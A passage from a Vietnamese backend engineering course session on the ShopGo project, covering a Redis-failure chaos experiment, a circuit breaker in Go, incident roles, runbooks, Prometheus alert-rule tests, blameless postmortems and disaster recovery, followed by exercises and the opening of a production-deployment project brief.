Từ Buổi 32, cache của ShopGo là **fail-open**: Redis chết thì đọc thẳng DB, API vẫn trả lời. Đó là thiết kế đúng; nhưng nó có thật sự "không đau"? Cách duy nhất biết là thử. Thí nghiệm: tải 800 yêu cầu/giây lên bản có cache và **giết Redis ở giây thứ ~3**. Đây là kết quả của bản **trước khi chúng tôi sửa** (mã `cache.go` cũ chỉ ghi nhận lỗi rồi đi tiếp xuống nguồn):

```
giây  yêu_cầu  thành_công   p99
   0      799      100.0%  630µs
   1      800      100.0%  640µs
   2      800      100.0%  540µs
   3      800      100.0%  943.6ms      <- Redis bị giết
   4      800      100.0%  278.29ms
   5      800      100.0%  283.38ms
   6      800      100.0%  280.12ms
   7      800      100.0%  282.06ms
```

Thành công vẫn 100%: fail-open hoạt động đúng. Nhưng **độ trễ p99 tăng gần 450 lần** (0,6 ms → ~280 ms) và *giữ nguyên ở đó* suốt thời gian Redis chết. Lý do: mỗi yêu cầu vẫn **thử Redis trước**, và mỗi lần thử mất cả `ReadTimeout`/thời gian kết nối thất bại (cấu hình 300 ms) rồi mới đọc DB. "Fail-open" bảo toàn *tính đúng*, nhưng nếu không cẩn thận, nó phá hỏng *độ trễ*: dịch vụ vẫn "lên" nhưng chậm đến mức vi phạm SLO. Đây đúng là lớp lỗi "xử lý lỗi làm tăng độ trễ" mà Buổi 39 cảnh báo, và lời giải cũng ở đó: **cầu dao (circuit breaker)**. Chúng tôi thêm vào `cache.go` một cầu dao tối giản: sau 3 lỗi Redis liên tiếp, **bỏ qua Redis trong 5 giây** (đọc thẳng DB, không chờ), rồi thử lại một lần ("nửa mở"); có số đo `shopgo_cache_events_total{result="skipped"}` và một bài test đơn vị với đồng hồ giả (`TestBreakerStopsHammeringDeadRedisAndRecovers`):

```go
// internal/platform/cache/cache.go
func (c *Cache) recordFailure() {
    c.Errors.Add(1)
    if c.fails.Add(1) >= breakerThreshold {
        c.openUntil.Store(c.now().Add(breakerCooldown).UnixNano())
        c.fails.Store(0)
    }
}
```

Chạy lại **đúng thí nghiệm** với cầu dao:

```
tải 800 yêu cầu/giây trong 8 giây; Redis bị giết ở giây ~3:
yêu cầu: 6400   tốc độ đặt: 800/s   thành công: 100.0%
độ trễ  p50=0s  p95=281.99ms  p99=861.17ms  max=995.48ms
giây  yêu_cầu  thành_công   p99
   0      799      100.0%  340µs
   1      800      100.0%  320µs
   2      800      100.0%  0s
   3      800      100.0%  959.89ms
   4      800      100.0%  0s
   5      800      100.0%  310µs
   6      800      100.0%  510µs
   7      800      100.0%  0s
```

Sau một giây chịu thiệt lúc Redis chết (những yêu cầu đang bay chờ hết timeout, p99 ~0,9 s ở giây 3: lúc đó cầu dao thu thập 3 lỗi đầu tiên), p99 **trở về cỡ vài mili-giây hoặc thấp hơn** (giây 4–7): vì mỗi yêu cầu giờ đi thẳng xuống DB không chờ Redis, và chỉ trả cái giá của việc DB phải gánh toàn bộ tải đọc. So sánh với ~280 ms trước khi sửa: cầu dao đổi "chậm cố định" thành "một giây chậm rồi ổn". Bài học lớn của mục này: **hãy kiểm chứng giả định về độ bền bằng thí nghiệm thật**; "chúng ta có fail-open" đúng nhưng chưa đủ, và chỉ khi giết Redis dưới tải bạn mới thấy chi phí ẩn. Đó là tinh thần của *chaos engineering*: một giả thuyết ("khi Redis chết, SLO vẫn giữ"), một thí nghiệm có kiểm soát, quan sát, sửa. Bắt đầu nhỏ (staging, giờ thấp điểm, có người sẵn sàng), mở rộng dần thành **game day** định kỳ nơi cả đội diễn tập một sự cố giả (DB failover, mất một AZ, đối tác ngừng) và thử runbook.

7. Quản lý sự cố

7.1. Mức nghiêm trọng và vai trò

Một hệ thống sẽ hỏng; điều phân biệt các đội là cách họ phản ứng. Định nghĩa trước **mức nghiêm trọng**:

Mức	Định nghĩa	Phản ứng
SEV1	Ngừng hoàn toàn hoặc mất/rò dữ liệu; không ai đặt được đơn	Gọi người trực 24/7 ngay, IC chỉ huy, giao tiếp mỗi 15–30 phút, ưu tiên cao nhất
SEV2	Suy giảm nghiêm trọng một chức năng chính; SLO đang bị đốt nhanh	Gọi người trực, xử lý ngay trong giờ, cập nhật mỗi 30–60 phút
SEV3	Suy giảm nhẹ, có giải pháp tình thế, cảnh báo nguyên nhân	Ticket, xử lý trong giờ làm việc

Trong một sự cố lớn, đặt **vai trò** rõ ràng (một người có thể kiêm nhiều vai ở đội nhỏ, nhưng phải biết mình đang đội mũ nào):

- **Incident Commander (IC):** điều phối, ra quyết định, *không* tự sửa lỗi. Giữ sự bình tĩnh, giữ cuộc họp tập trung, quyết định leo thang/quay lui.
- **Người vận hành (Ops):** thực hiện chẩn đoán và sửa chữa.
- **Người giao tiếp (Comms):** cập nhật trang trạng thái, khách hàng, lãnh đạo theo lịch; bảo vệ IC và Ops khỏi bị ngắt quãng.
- **Người ghi chép (Scribe):** ghi dòng thời gian (giờ UTC, ai làm gì, vì sao): dữ liệu cho hậu kiểm.

Nguyên tắc vàng: **giảm thiểu trước, tìm nguyên nhân gốc sau.** Mục tiêu đầu tiên là làm người dùng ngừng đau (quay lui bản phát hành, tắt cờ tính năng, chuyển lưu lượng, tăng dung lượng), không phải hiểu hoàn toàn vì sao. Một thay đổi gần đây là nghi phạm số một; quay lui rẻ hơn điều tra. Đừng thay nhiều thứ cùng lúc. Giữ bằng chứng (nhật ký, `kubectl describe`, dump) *trước* khi khởi động lại (Buổi 41).

7.2. Runbook

Runbook là tài liệu hành động cho một cảnh báo cụ thể, viết cho người đang bị đánh thức lúc 3 giờ sáng, ở trạng thái đầu óc kém nhất: ngắn, theo thứ tự, có lệnh sao chép được, phân biệt "làm" với "đừng làm". Mỗi cảnh báo PAGE phải có `runbook_url` (đã có trong `shopgo.rules.yml`). Bản tham chiếu có ba runbook; đây là một:

```
# Runbook: Đốt ngân sách lỗi nhanh (PAGE)

**Cảnh báo kích hoạt:** `ShopGoErrorBudgetFastBurn` (tỉ lệ 5xx > 14,4× ngân sách trong 1 giờ và 5 phút).
**Mức nghiêm trọng mặc định:** SEV2 (người dùng đang gặp lỗi). SEV1 nếu không ai đặt được đơn.

## Ba câu hỏi đầu tiên (trong 5 phút)
1. **Có thay đổi gần đây không?** Triển khai trong 1 giờ qua? Cờ tính năng? Migration? Xem dòng thời gian triển khai trên dashboard. *Nếu có: quay lui trước, điều tra sau.*
2. **Lỗi nằm ở đâu?** Dashboard RED: route nào, mã nào (500/502/503/504), instance nào?
3. **Phụ thuộc nào hỏng?** `/readyz`, kết nối DB (`pgxpool` đã dùng/tối đa), Redis, dịch vụ ngoài (breaker mở?).

## Quay lui (mặc định khi nghi ngờ bản phát hành)
- GitOps: `git revert` PR cấu hình gần nhất; ArgoCD đồng bộ trong vài phút. Hoặc `kubectl rollout undo deploy/shopgo-api` rồi nhớ đưa thay đổi về Git.
- Sau khi quay lui, xác nhận tỉ lệ lỗi giảm trong 5 phút. Nếu **không** giảm, bản phát hành không phải nguyên nhân: tiếp tục chẩn đoán.
- Migration đã chạy? Lược đồ phải tương thích ngược (mở rộng–thu hẹp) nên bản cũ vẫn chạy; **không** quay lui dữ liệu trừ khi bắt buộc.
```

```
## Theo triệu chứng
| Triệu chứng | Nghi ngờ | Hành động |
|---|---|---|
| 503/504 hàng loạt, p99 tăng, pool DB cạn | Truy vấn chậm / khóa DB | `pg_stat_activity`, tìm truy vấn dài và `blocked_by`; hủy kẻ chặn; xem migration vừa chạy |
| 502 từ Nginx/Ingress | Pod không sẵn sàng / rớt | `kubectl get pods`, readiness, OOMKilled, CrashLoop |
| 5xx chỉ ở một route | Lỗi mã cụ thể | Nhật ký theo `trace_id`, bản phát hành, cờ tính năng |
| 5xx chỉ ở một instance | Máy/node xấu | Cô lập (cordon) node, xóa Pod |
| Tải tăng gấp bội | Tăng trưởng/tấn công | Giới hạn tần suất ở rìa, HPA, chặn IP; xem WAF |

## Giao tiếp
- Một người chỉ huy sự cố (IC) điều phối; một người ghi dòng thời gian; một người giao tiếp (trang trạng thái, kênh nội bộ) mỗi 30 phút.
- Ghi lại mọi hành động kèm giờ (UTC). Không đổi nhiều thứ cùng lúc.

## Sau sự cố
Hậu kiểm không đổ lỗi trong vòng 3 ngày làm việc (mẫu ở Buổi 49): dòng thời gian, nguyên nhân gốc, vì sao cảnh báo/kiểm thử không bắt được, hành động có chủ và hạn.
```

Runbook tốt chứa: **kích hoạt bởi gì**, **ba câu hỏi đầu** (thay đổi gần đây? lỗi ở đâu? phụ thuộc nào hỏng?), **bảng triệu chứng → nghi ngờ → hành động**, **không được làm**, **giao tiếp** và **sau sự cố**. Hai runbook còn lại (`redis-down.md`, `outbox-backlog.md`) bám sát các sự cố thật của thiết kế ShopGo. Điều quan trọng không kém: **chạy thử runbook** trong game day; runbook chưa từng chạy thường sai ở bước nào đó (lệnh đã đổi, quyền thiếu), và bạn muốn phát hiện điều đó vào buổi chiều thứ ba chứ không phải 3 giờ sáng.

7.3. Cảnh báo cũng là mã: kiểm thử nó

Quy tắc cảnh báo SLO ở Buổi 38 được đặt trong `deploy/prometheus/rules/shopgo.rules.yml`, và quan trọng hơn, **có bài test chạy trong CI** bằng `promtool test rules`: bạn cung cấp chuỗi số đo giả (800 yêu cầu OK/phút, bắt đầu từ phút 10 thêm 200 lỗi/phút) và khẳng định cảnh báo nào phải bắn ở thời điểm nào, kể cả khẳng định *không bắn* khi lỗi nền nằm trong ngân sách:

```yaml
# deploy/prometheus/tests/shopgo.rules.test.yml
rule_files:
  - ../rules/shopgo.rules.yml

evaluation_interval: 1m

tests:
  # Kịch bản 1: sự cố đột ngột, 20% yêu cầu lỗi từ phút 10 => PAGE đốt nhanh phải bắn sau vài phút.
  - interval: 1m
    input_series:
      - series: 'shopgo_http_requests_total{status="200"}'
        values: "0+800x40"              # 800 yêu cầu OK mỗi phút (bộ đếm cộng dồn)
      - series: 'shopgo_http_requests_total{status="500"}'
        values: "0+0x10 0+200x30"       # từ phút 10: thêm 200 lỗi/phút (= 20% tổng)
    alert_rule_test:
      - eval_time: 9m
        alertname: ShopGoErrorBudgetFastBurn
        exp_alerts: []                  # trước sự cố: im lặng
      - eval_time: 20m
        alertname: ShopGoErrorBudgetFastBurn
        exp_alerts:
          - exp_labels: { severity: page }
            exp_annotations:
              summary: "ShopGo đang đốt ngân sách lỗi cực nhanh (>14,4x)"
              runbook_url: "https://wiki.example.com/runbooks/shopgo-error-budget"

  # Kịch bản 2: lỗi nền 0,05% (dưới ngân sách 0,1%) => không cảnh báo nào.
  - interval: 1m
    input_series:
      - series: 'shopgo_http_requests_total{status="200"}'
        values: "0+999x120"
      - series: 'shopgo_http_requests_total{status="500"}'
        values: "0+0.5x120"
```

```
    alert_rule_test:
      - eval_time: 100m
        alertname: ShopGoErrorBudgetFastBurn
        exp_alerts: []
      - eval_time: 100m
        alertname: ShopGoErrorBudgetSlowBurn
        exp_alerts: []

  # Kịch bản 3: một bản sao ngừng được cào => TICKET sau 2 phút.
  - interval: 1m
    input_series:
      - series: 'up{job="shopgo-api", instance="api-1:9090"}'
        values: "1 1 1 0 0 0 0 0"
    alert_rule_test:
      - eval_time: 7m
        alertname: ShopGoInstanceDown
        exp_alerts:
          - exp_labels: { severity: ticket, job: shopgo-api, instance: "api-1:9090" }
            exp_annotations:
              summary: "Một bản sao shopgo-api không còn được cào metrics (api-1:9090)"

  # Kịch bản 4: outbox ùn tắc quá 10 phút => TICKET.
  - interval: 1m
    input_series:
      - series: 'shopgo_outbox_pending'
        values: "10 10 5000 5000 5000 5000 5000 5000 5000 5000 5000 5000 5000 5000 5000"
    alert_rule_test:
      - eval_time: 8m
        alertname: ShopGoOutboxBacklog
        exp_alerts: []                    # mới ùn tắc 6 phút: chưa đủ 10 phút
      - eval_time: 14m
        alertname: ShopGoOutboxBacklog
        exp_alerts:
          - exp_labels: { severity: ticket }
            exp_annotations:
              summary: "Hơn 1.000 sự kiện outbox chưa được đẩy trong 10 phút (worker/Redis có vấn đề)"
              runbook_url: "https://github.com/shopgo-org/shopgo/blob/main/docs/runbooks/outbox-backlog.md"
```

```
$ promtool check rules rules/shopgo.rules.yml
Checking rules/shopgo.rules.yml
SUCCESS: 11 rules found



$ promtool test rules tests/shopgo.rules.test.yml
SUCCESS
```

Bốn kịch bản: sự cố đột ngột phải PAGE đốt nhanh ngay sau vài phút (và im lặng trước đó); lỗi nền 0,05% (dưới ngân sách 0,1%) không bắn gì; một bản sao ngừng được cào bắn TICKET sau 2 phút; outbox ùn tắc quá 10 phút bắn TICKET. Nếu ai đó sửa nhầm ngưỡng làm cảnh báo không bao giờ bắn, bài test đỏ. Cảnh báo chưa từng được thử nghiệm là cảnh báo bạn chỉ biết hỏng khi sự cố đã xảy ra.

7.4. Trực (on-call) bền vững

Trực hiệu quả: luân phiên công bằng (không quá một tuần mỗi 4–6 tuần cho mỗi người), **bàn giao** có văn bản, mức bồi thường/nghỉ bù, đường **leo thang** rõ (không ai bị bỏ rơi một mình với sự cố lạ), **ngân sách cảnh báo** (mỗi đêm trực không quá ~2 lần bị đánh thức; vượt thì việc sửa tiếng ồn có ưu tiên cao hơn tính năng), mọi cảnh báo phải *hành động được* (cảnh báo không ai biết làm gì thì xóa hoặc hạ xuống ticket), và đo thường xuyên tỉ lệ cảnh báo bị bỏ qua. Mệt mỏi cảnh báo là nguyên nhân sâu xa của những sự cố bị bỏ lỡ.

7.5. Hậu kiểm không đổ lỗi

Sau mỗi sự cố SEV1/SEV2 (và những sự cố SEV3 đáng học hỏi), viết **hậu kiểm** trong vòng 3 ngày làm việc. Mục đích là *học*, không phải quy trách nhiệm: giả định mọi người hành động hợp lý với thông tin họ có; nếu một người có thể gây ra sự cố bằng một thao tác hợp lý, hệ thống đã thiếu rào chắn. Mẫu hậu kiểm của chúng tôi:

```
# Hậu kiểm: <tiêu đề ngắn, mô tả tác động> (SEV2, <ngày>)
Tác động:    ai bị ảnh hưởng, bao lâu, định lượng (số đơn thất bại, % lỗi, phút ngừng, ngân sách lỗi đã
tiêu)
Tóm tắt:     3–5 câu: chuyện gì đã xảy ra
Dòng thời gian (UTC):
  14:02  triển khai v1.4.2 hoàn tất
  14:09  cảnh báo FastBurn bắn (đốt 22×)           <- phát hiện sau bao lâu? có nhanh không?
  14:12  IC nhận, nghi ngờ bản phát hành
  14:15  quay lui v1.4.1
  14:21  tỉ lệ lỗi về bình thường
Nguyên nhân gốc: chuỗi "5 vì sao", dừng ở thứ có thể sửa bằng hệ thống (không phải "kỹ sư X nhầm")
Điều gì tốt: (cảnh báo bắn nhanh, quay lui trơn tru ...)
Điều gì chưa tốt / may mắn: (staging không có dữ liệu giống thật; thiếu test cho trường hợp ...)
Hành động:   [chủ] [hạn] [mức ưu tiên]  (mỗi cái đo được, có người chịu trách nhiệm, theo dõi trong hệ
thống ticket)
Bài học:     ...
```

Chất lượng của hậu kiểm nằm ở *hành động có chủ và hạn*, và việc **thực sự làm** chúng. Một hậu kiểm không dẫn tới thay đổi nào chỉ là văn học. Kèm theo đó là **chính sách ngân sách lỗi**: nếu ngân sách tháng đã cạn, các thay đổi tính năng bị đóng băng cho tới khi độ tin cậy được cải thiện (sửa gốc, thêm test, tự động hóa). Chính sách này phải được sản phẩm và kỹ thuật đồng ý *trước* khi sự cố xảy ra.

8. Khôi phục thảm họa (DR)

Sự cố là chuyện một thành phần hỏng; **thảm họa** là mất cả một vùng, tài khoản, hay toàn bộ dữ liệu (cháy trung tâm dữ liệu, tài khoản bị chiếm quyền, ransomware, xóa nhầm toàn bộ). Chiến lược DR là sự đánh đổi chi phí–RTO–RPO:

Chiến lược	Mô tả	RTO / RPO điển hình	Chi phí
Sao lưu & khôi phục	Sao lưu ngoài vùng/tài khoản; dựng lại hạ tầng bằng mã (Terraform) rồi khôi phục dữ liệu	Giờ đến ngày / phút đến giờ (với WAL)	Thấp nhất
Đèn hiệu (pilot light)	Dữ liệu được sao chép liên tục sang vùng thứ hai; phần tính toán tắt, bật khi cần	Chục phút đến giờ / giây đến phút	Thấp–vừa
Dự phòng ấm (warm standby)	Phiên bản thu nhỏ luôn chạy ở vùng thứ hai	Phút / giây	Vừa
Chủ động–chủ động (multi-region)	Phục vụ đồng thời từ nhiều vùng	Gần 0 / gần 0	Cao nhất, độ phức tạp dữ liệu rất lớn

Với ShopGo, mốc hợp lý ban đầu là **sao lưu & khôi phục** nhờ cả hai thứ chúng ta đã xây: hạ tầng là mã (dựng lại môi trường mới trong ít phút, Buổi 48) và sao lưu/WAL ở ngoài tài khoản chính. Điều làm DR thật sự khả thi không phải tài liệu mà là **diễn tập**: ít nhất mỗi quý, dựng lại môi trường từ số không ở một tài khoản/vùng thử từ chỉ mã và sao lưu, đo thời gian thật, ghi các bước chưa tự động hóa. Cũng cần bảo vệ chính **khả năng khôi phục**: sao lưu nằm ở tài khoản riêng với quyền tách biệt và khóa chống xóa (object lock/immutability) để kẻ chiếm quyền không xóa được cả sao lưu.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Sao lưu chưa từng khôi phục thử**; script lỗi im lặng; không cảnh báo khi sao lưu cũ; sao lưu cùng máy/tài khoản với dữ liệu; coi replica là sao lưu.
2. **Không biết RPO/RTO của mình**, hoặc RTO của sao lưu logic vượt xa nhu cầu khi dữ liệu lớn lên.
3. **PITR chưa được thiết lập hoặc kho WAL bị đứt đoạn** mà không ai hay; khôi phục đè lên cụm hỏng thay vì cụm mới.
4. **DDL không có** `lock_timeout` chạy sau một giao dịch dài; `CREATE INDEX` không `CONCURRENTLY`; `ADD CONSTRAINT` không `NOT VALID`; `UPDATE` hàng loạt một giao dịch.
5. **Đổi tên/xóa cột cùng lúc với triển khai mã mới** (không mở rộng–thu hẹp); không tương thích ngược khi cuốn chiếu.
6. **Đo tải theo mô hình đóng** (coordinated omission), dữ liệu quá ít hoặc phân phối đồng đều, không làm nóng, báo trung bình thay vì phân vị.
7. **Bộ phát tải là nút thắt** hoặc chung máy với hệ thống đo mà không ghi chú; kết luận từ một lần chạy.
8. **Thêm cache mà chưa đo** xem nguồn gốc chậm bao nhiêu; hoặc tin "fail-open" là xong mà chưa thử giết phụ thuộc dưới tải.
9. **Tối ưu không đo** (hoặc đo trên môi trường khác hẳn); sửa thứ không phải nút thắt.
10. **Mở** `/debug/pprof` **trên cổng công khai.**
11. **Pool kết nối × số bản sao >** `max_connections`, hoặc không nhớ định luật Little khi chọn kích thước pool.
12. **Không có runbook** hoặc runbook chưa từng chạy; cảnh báo không có `runbook_url`; cảnh báo không hành động được.
13. **Không phân vai trong sự cố** (mọi người cùng sửa, không ai giao tiếp); đi tìm nguyên nhân gốc trong khi quay lui có sẵn; thay nhiều thứ cùng lúc.
14. **Hậu kiểm đổ lỗi cá nhân**, hoặc không có hành động có chủ/hạn, hoặc hành động không bao giờ được làm.
15. **Trực kiệt sức**: nhiều cảnh báo nhiễu, không luân phiên, không có đường leo thang; ngân sách lỗi không có chính sách đóng băng.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Đội ShopGo có một "thứ Năm hỗn loạn" mỗi hai tháng: hai giờ buổi chiều để diễn tập một sự cố giả trên staging, với một người đóng vai kẻ phá hoại bí mật chọn kịch bản. Lần đầu tiên, kịch bản là "cơ sở dữ liệu staging bị xóa sạch bảng orders lúc 15:42". Họ mở runbook khôi phục và phát hiện hai điều: lệnh `restore_command` trong tài liệu trỏ vào một thư mục kho WAL đã được chuyển đi từ ba tháng trước, và người trực không có quyền đọc kho sao lưu (chỉ người đã nghỉ việc có). Hai lỗi đó nếu xuất hiện lúc sự cố thật sẽ biến một sự cố hai giờ thành hai ngày. Họ sửa quyền, cập nhật runbook, và quan trọng hơn, đặt diễn tập khôi phục PITR thành một job hằng tuần tự động, báo kết quả lên kênh nhóm: giờ "khôi phục được không?" là một dấu xanh, không phải một câu hỏi. Kịch bản ở lần thứ hai là "Redis chết giữa giờ cao điểm": họ thấy y hệt hiện tượng ở mục 6 (p99 vọt lên và đứng đó), đã có cầu dao từ trước nên p99 chỉ nhích trong một giây, và việc kiểm chứng được điều đó giúp họ yên tâm hơn mọi tài liệu thiết kế. Lần thứ ba là bài tập quản lý sự cố thuần túy: IC mới (một kỹ sư trẻ) điều hành, người giao tiếp viết cập nhật cho "khách hàng giả", và họ nhận ra mình đã quên cập nhật trang trạng thái trong 40 phút vì ai cũng nghĩ người khác làm. Từ đó có vai trò ghi trên bảng và một đồng hồ nhắc 30 phút. Mỗi lần diễn tập sinh ra 3–5 hành động sửa; sau một năm, số sự cố SEV1 thật giảm và thời gian giảm thiểu trung vị (MTTM) giảm từ 47 xuống 14 phút. Bài học: độ tin cậy là kết quả của **luyện tập**, không chỉ của thiết kế; và mỗi giờ diễn tập rẻ hơn nhiều so với một giờ sự cố thật.

11. Tóm tắt

Tóm tắt buổi học

- **SRE**: SLI/SLO, ngân sách lỗi làm chính sách (cạn thì đóng băng tính năng), cảnh báo theo tốc độ đốt, giảm toil.
- **Sao lưu**: đặt **RPO/RTO** theo nghiệp vụ; logic (`pg_dump`, có kiểm tra + checksum + ghi tạm rồi đổi tên), vật lý + **WAL liên tục** (PITR); quy tắc 3-2-1, mã hóa, replica ≠ sao lưu; **diễn tập khôi phục định kỳ** và đo RTO.
- **PITR** chạy thật: `archive_command` + `pg_basebackup` + `restore_command` + `recovery_target_time` + `recovery.signal`; khôi phục lại đủ 200 đơn trước lệnh `DELETE`, còn không đặt đích thì phát lại cả thảm họa.
- **Di trú không gián đoạn**: DDL xếp hàng khóa và **chặn cả các truy vấn đến sau**; luôn `lock_timeout` ngắn + thử lại; `CREATE INDEX CONCURRENTLY`; `NOT VALID` + `VALIDATE`; **mở rộng – chuyển đổi – thu hẹp** với backfill theo lô.
- **Đo tải**: mô hình **mở** (tránh coordinated omission), dữ liệu + phân phối Zipf thực tế, làm nóng, phân vị + tỉ lệ thành công, tăng dần để tìm điểm gãy; **Little:** `L = λW`; thông lượng tối đa của pool ≈ `pool / W`.
- **Kết quả cache**: giảm công việc DB 10–40 lần; lợi ích độ trễ phụ thuộc DB chậm đến đâu (không đáng kể khi DB cục bộ nóng; quyết định khi RTT 2 ms: bản không cache sụp đổ ở ~`pool/W`); đọc số đo trên laptop như xu hướng, không phải số tuyệt đối.
- **pprof**: CPU/heap/goroutine/mutex/block/trace; `-top -cum`; flat vs cum; mở **chỉ trên cổng nội bộ**; vòng lặp đo → sửa → đo lại; ví dụ `regexp.MustCompile` trong vòng lặp: 22× chậm hơn, 57% CPU.
- **Hỗn loạn**: giết Redis dưới tải cho thấy fail-open giữ 100% thành công nhưng đẩy p99 lên ~280 ms; **cầu dao** đưa p99 về cỡ mili-giây sau khoảng một giây; luôn kiểm chứng giả định độ bền bằng thí nghiệm.
- **Sự cố**: mức nghiêm trọng, vai trò (IC/Ops/Comms/Scribe), **giảm thiểu trước, nguyên nhân sau**, runbook chạy thử, cảnh báo được kiểm thử bằng `promtool test rules`, trực bền vững, **hậu kiểm không đổ lỗi** với hành động có chủ/hạn.
- **DR**: sao lưu & khôi phục → đèn hiệu → dự phòng ấm → chủ động–chủ động; diễn tập dựng lại từ mã + sao lưu mỗi quý; bảo vệ chính khả năng khôi phục.

12. Bài tập

1. **[Cơ bản]** Chạy `scripts/backup.sh` rồi `scripts/restore_drill.sh` trên cơ sở dữ liệu ShopGo của bạn với dữ liệu mẫu 10 lần lớn hơn (`seed.sql` với `-v products=1000000`). Ghi lại kích thước sao lưu và RTO; vẽ bảng RTO theo kích thước dữ liệu (100K, 500K, 1M sản phẩm) và dự đoán RTO cho 100 GB. Sửa script để cảnh báo (mã thoát khác 0) nếu RTO vượt một ngưỡng cho trước.
2. **[Cơ bản]** Tái hiện PITR (`b49_pitr`) trên máy của bạn, rồi thay đổi: khôi phục về `recovery_target_time` *sau* thảm họa, về `recovery_target_name` (tạo bằng `pg_create_restore_point`), và về `recovery_target_xid`. Giải thích khi nào dùng loại đích nào (thời gian cho "khoảng 15:41", điểm đặt tên cho thao tác rủi ro đã biết trước như migration, xid cho trường hợp tìm được giao dịch cụ thể).
3. **[Trung bình]** Viết lại kịch bản 1–2 của chương trình di trú thành **công cụ migration an toàn**: một hàm Go `SafeDDL(ctx, db, stmt)` đặt `lock_timeout`, thử lại với lùi lũy thừa + jitter, ghi lại số lần thử, và (tùy chọn) từ chối chạy nếu phát hiện giao dịch dài hơn N giây trong `pg_stat_activity`. Viết test bằng PostgreSQL thật tái hiện giao dịch dài và chứng minh hàm không làm treo truy vấn khác quá `lock_timeout`.

4. **[Trung bình]** Thực hiện một thay đổi **mở rộng – chuyển đổi – thu hẹp** đầy đủ cho ShopGo: tách `users.full_name` thành `first_name`/`last_name`. Viết ba migration, ba phiên bản mã (ghi cả hai/đọc cũ → backfill theo lô 5.000 dòng có nghỉ → đọc mới → xóa cột cũ), và một test chạy ba phiên bản mã luân phiên trên cùng cơ sở dữ liệu để chứng minh mỗi cặp phiên bản liên tiếp đều tương thích.
5. **[Trung bình]** Lặp lại thí nghiệm tải ở mục 4.2 trên môi trường của bạn: chạy mỗi mức 5 lần, báo trung vị và khoảng dao động của p99; tìm điểm gãy của hai cấu hình; tính `pool/W` lý thuyết và so với thực nghiệm. Thử đổi kích thước pool (`MaxConns` 8, 16, 32) và giải thích bằng định luật Little tại sao điểm gãy dịch chuyển (và khi nào tăng pool không giúp vì CPU của DB bão hòa).
6. **[Nâng cao]** Lấy **hồ sơ CPU và heap thật** của ShopGo API đang chịu tải (cổng nội bộ 9090, `go tool pprof`). Tìm 3 hàm tốn nhất (`-top -cum`), vẽ đồ thị lửa, và đề xuất một tối ưu có đo trước–sau (benchmark bằng `testing.B` với `-benchmem`). Viết một bài **test hồi quy hiệu năng** (benchmark có ngưỡng trong CI, `benchstat` so với `main`) để bắt tối ưu bị phá lại.
7. **[Nâng cao]** Mở rộng cầu dao của `cache.go` thành thư viện dùng chung (Buổi 39): cửa sổ theo thời gian, nửa mở với số lần thử giới hạn, callback chuyển trạng thái, số đo trạng thái. Thiết kế thêm **ba thí nghiệm hỗn loạn** (Redis chậm 500 ms nhưng không chết, PostgreSQL mất kết nối 10 giây, đối tác webhook trả 503) bằng proxy trễ/Toxiproxy; với mỗi cái, nêu giả thuyết, đo, và ghi kết luận (mục 6).
8. **[Thử thách]** Tổ chức một **game day** thật cho nhóm của bạn (hoặc mô phỏng với 3–4 người): thiết kế kịch bản "cơ sở dữ liệu production bị xóa nhầm lúc 15:42, khách hàng đang đặt đơn", với IC, Ops, Comms, Scribe; thực hiện PITR trên môi trường thử; viết dòng thời gian và **hậu kiểm không đổ lỗi** theo mẫu mục 7.5 với ít nhất 5 hành động có chủ/hạn; đo MTTD (phát hiện), MTTM (giảm thiểu), MTTR (khôi phục) và so với mục tiêu RPO/RTO bạn đặt ở bài tập 1.

Dự án thực hành 5 — Đưa ShopGo lên production

> **Thông tin dự án**
> **Thời lượng:** 40–60 giờ · **Kiến thức dùng:** Buổi 41–49 trên nền ShopGo v2 (Dự án 4) · **Sản phẩm:** ShopGo chạy trên môi trường thật (một VPS **hoặc** một cụm Kubernetes), có đường phát hành tự động từ commit đến production, hạ tầng là mã, TLS, giám sát và cảnh báo, sao lưu **đã diễn tập khôi phục**, runbook **đã chạy thử**, báo cáo đo tải, và một buổi game day có hậu kiểm

Dự án 4 cho bạn một dịch vụ nhanh, quan sát được, chịu lỗi *trên máy bạn*. Dự án này trả lời câu hỏi cuối cùng của một kỹ sư backend: **"Bạn có dám cho khách hàng thật dùng nó, và ngủ ngon không?"** Thước đo thành công không phải là "nó chạy trên một máy chủ", mà là các **bằng chứng**: một thay đổi đi từ commit đến production trong dưới 30 phút mà không ai chạm vào máy chủ; một bản phát hành hỏng được quay lui trong 5 phút; một cơ sở dữ liệu bị xóa nhầm được khôi phục về đúng thời điểm; một sự cố giả được xử lý theo quy trình và để lại hậu kiểm. Mọi thứ bạn khẳng định phải kèm bằng chứng đo được.

1. Đề bài

Một cửa hàng nhỏ muốn dùng ShopGo để bán hàng thật. Họ cam kết SLO 99,9% cho đặt hàng, chấp nhận mất tối đa 5 phút dữ liệu (RPO) và tối đa 1 giờ để hoạt động lại sau thảm họa (RTO), ngân sách hạ tầng khoảng 60 USD mỗi tháng ở giai đoạn đầu, và họ sẽ có đợt khuyến mãi tải gấp 10 lần vào cuối quý. Bạn là người duy nhất chịu trách nhiệm đưa nó lên và giữ nó chạy.

Bạn chọn **một trong hai đường** (cả hai đều hợp lệ, chấm cùng thang điểm):

	Đường A: VPS	Đường B: Kubernetes
Nơi chạy	1–2 VPS (hoặc EC2) + PostgreSQL quản lý hoặc cục bộ có sao lưu ngoài	Cụm được quản lý (hoặc `k3s` trên VM) + PostgreSQL quản lý
Cấu hình máy	Ansible (`deploy/ansible`)	Terraform tạo cụm/dữ liệu; Kustomize + ArgoCD cho ứng dụng
Triển khai	Release + `scripts/deploy.sh` (quay lui tự động)	GitOps: PR đổi thẻ ảnh → ArgoCD
Điểm vào	Nginx + Let's Encrypt	Ingress + cert-manager
Co giãn	Thủ công / 2 bản sao sau Nginx	HPA + PDB

2. Phạm vi theo mốc

Mốc	Hạng mục	Yêu cầu cốt lõi
M1	Đóng gói	`Dockerfile` đa giai đoạn (`distroless`, không root, `HEALTHCHECK`), `.dockerignore`, ảnh API và worker; `compose.yaml` chạy cả hệ thống bằng `make up`; `compose.test.yaml` cho test tích hợp
M2	CI	Workflow `ci.yml`: gofmt, vet, golangci-lint, test `-race` với PostgreSQL thật, `govulncheck`, dựng ảnh + quét; quyền token tối thiểu, `concurrency`, `timeout`; `actionlint` sạch; branch protection + CODEOWNERS

Mốc	Hạng mục	Yêu cầu cốt lõi
